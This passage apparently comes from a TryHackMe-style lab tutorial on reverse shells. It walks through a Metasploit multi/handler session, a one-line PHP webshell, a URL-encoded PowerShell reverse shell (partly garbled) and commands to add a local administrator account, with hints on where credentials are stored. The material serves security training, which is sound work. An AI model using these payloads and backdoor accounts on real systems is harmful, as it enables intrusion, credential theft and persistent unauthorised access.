linux/x86/meterpreter/reverse_nonx_tcp    Inject the mettle server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_tcp         Inject the mettle server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_tcp_uuid    Inject the mettle server payload (staged). Connect back to the attacker
linux/x86/meterpreter/reverse_http        Run the Meterpreter / Mettle server payload (stageless)
linux/x86/meterpreter/reverse_https       Run the Meterpreter / Mettle server payload (stageless)
linux/x86/meterpreter/reverse_tcp         Run the Meterpreter / Mettle server payload (stageless)
```

This gives us a full set of Linux meterpreter payloads for 32bit targets.

Metasploit multi/handler

Multi/Handler is a superb tool for catching reverse shells. It's essential if you want to use Meterpreter shells, and is the go-to when using staged payloads.

Fortunately, it's relatively easy to use:

1. Open Metasploit with `msfconsole`
2. Type `use multi/handler`, and press enter

We are now primed to start a multi/handler session. Let's take a look at the available options using the `options` command:

```
msf5 exploit(multi/handler) > options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

There are three options we need to set: payload, LHOST and LPORT. These are all identical to the options we set when generating shellcode with Msfvenom -- a payload specific to our target, as well as a listening address and port with which we can receive a shell. Note that the LHOST *must* be specified here, as metasploit will not listen on all network interfaces like netcat or socat will; it must be told a specific address to listen with (when using TryHackMe, this will be your [tun0 address](#)). We set these options with the following commands:

- `set PAYLOAD <payload>`
- `set LHOST <listen-address>`
- `set LPORT <listen-port>`

We should now be ready to start the listener!

Let's do this by using the `exploit -j` command. This tells Metasploit to launch the module, running as a `j`ob in the background.

```
muri@augury:~$ sudo msfconsole -q
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

```
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/shell/reverse_tcp
PAYLOAD => windows/x64/shell/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.11.12.223
LHOST => 10.11.12.223
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.12.223:443
```

You may notice that in the above screenshot, Metasploit is listening on a port under 1024. To do this, Metasploit *must* be run with sudo permissions.

When the staged payload generated in the previous task is run, Metasploit receives the connection, sending the remainder of the payload and giving us a reverse shell:

```
msf5 exploit(multi/handler) >
[*] Sending stage (336 bytes) to 10.10.2.57
[*] Command shell session 1 opened (10.11.12.223:443 -> 10.10.2.57:54226) at 2020-09-12 21:18:35 +0100
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
```

```
C:\Users\Administrator\Documents>whoami
whoami
win-shells\administrator
```

Notice that, because the multi/handler was originally backgrounded, we needed to use `sessions 1` to foreground it again. This worked as it was the only session running. Had there been other sessions active, we would have needed to use `sessions` to see all active sessions, then use `sessions <number>` to select the appropriate session to foreground. This number would also have been displayed in the line where the shell was opened (see "*Command Shell session 1 opened*").

WebShells

There are times when we encounter websites that allow us an opportunity to upload, in some way or another, an executable file. Ideally we would use this opportunity to upload code that would activate a reverse or bind shell, but sometimes this is not possible. In these cases we would instead upload a [webshell](#). See the [Upload Vulnerabilities Room](#) for a more extensive look at this concept.

"Webshell" is a colloquial term for a script that runs inside a webserver (usually in a language such as PHP or ASP) which executes code on the server. Essentially, commands are entered into a webpage -- either through a HTML form, or directly as arguments in the URL -- which are then executed by the script, with the results returned and written to the page. This can be extremely useful if there are firewalls in place, or even just as a stepping stone into a fully fledged reverse or bind shell.


As PHP is still the most common server side scripting language, let's have a look at some simple code for this.

In a very basic one line format:

```
<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>
```

This will take a GET parameter in the URL and execute it on the system with `shell_exec()`. Essentially, what this means is that any commands we enter in the URL after `?cmd=` will be executed on the system -- be it Windows or Linux. The "pre" elements are to ensure that the results are formatted correctly on the page.

Let's see this in action:



```
10.10.84.199/uploads/shell.php?cmd=ifconfig

eth0: flags=4163  mtu 9001
    inet 10.10.84.199  netmask 255.255.0.0  broadcast 10.10.255.255
    inet6 fe80::46:22ff:fe0d:a01b  prefixlen 64  scopeid 0x20
    ether 02:46:22:0d:a0:1b  txqueuelen 1000  (Ethernet)
    RX packets 311  bytes 42104 (42.1 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 444  bytes 49821 (49.8 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10
    loop txqueuelen 1000  (Local Loopback)
    RX packets 172  bytes 14360 (14.3 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 172  bytes 14360 (14.3 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Notice that when navigating the shell, we used a GET parameter "cmd" with the command "ifconfig", which correctly returned the network information of the box. In other words, by entering the `ifconfig` command (used to check the network interfaces on a Linux target) into the URL of our shell, it was executed on the system, with the results returned to us. This would work for any other command we chose to use (e.g. `whoami`, `hostname`, `arch`, etc).

As mentioned previously, there are a variety of webshells available on Kali by default at `/usr/share/webshells` -- including the infamous [PentestMonkey_php-reverse-shell](#) -- a full reverse shell written in PHP. Note that most generic, language specific (e.g. PHP) reverse shells are written for Unix based targets such as Linux web servers. They will not work on Windows by default.

When the target is Windows, it is often easiest to obtain RCE using a web shell, or by using msfvenom to generate a reverse/bind shell in the language of the server. With the former method, obtaining RCE is often done with a URL Encoded Powershell Reverse Shell. This would be copied into the URL as the `cmd` argument:

```
powershell%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5
```



```
Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%20%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-  
TypeName%20System.Text.AsciiEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24d  
ata%20%23E%261%20%7C%200out-  
String%20%29%3B%24sendback%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3  
B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback%20%29%3B%24stream.Write%28%24sendb  
yte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22
```

This is the same shell we encountered in Task 8, however, it has been URL encoded to be used safely in a GET parameter. Remember that the IP and Port (bold, towards end of the top line) will still need to be changed in the above code.

Ok, we have a shell. Now what?

We've covered lots of ways to generate, send and receive shells. The one thing that these all have in common is that they tend to be unstable and non-interactive. Even Unix style shells which are easier to stabilise are not ideal. So, what can we do about this?

On Linux ideally we would be looking for opportunities to gain access to a user account. SSH keys stored at `/home/<user>/.ssh` are often an ideal way to do this. In CTFs it's also not infrequent to find credentials lying around somewhere on the box. Some exploits will also allow you to add your own account. In particular something like [Dirty C0w](#) or a writeable `/etc/shadow` or `/etc/passwd` would quickly give you SSH access to the machine, assuming SSH is open.

On Windows the options are often more limited. It's sometimes possible to find passwords for running services in the registry. VNC servers, for example, frequently leave passwords in the registry stored in plaintext. Some versions of the FileZilla FTP server also leave credentials in an XML file at `C:\Program Files\FileZilla Server\FileZilla Server.xml` or `C:\xampp\FileZilla Server\FileZilla Server.xml`. These can be MD5 hashes or in plaintext, depending on the version.

Ideally on Windows you would obtain a shell running as the SYSTEM user, or an administrator account running with high privileges. In such a situation it's possible to simply add your own account (in the administrators group) to the machine, then log in over RDP, telnet, winexe, psexec, WinRM or any number of other methods, dependent on the services running on the box.

The syntax for this is as follows:

```
net user <username> <password> /add
```

```
net localgroup administrators <username> /add
```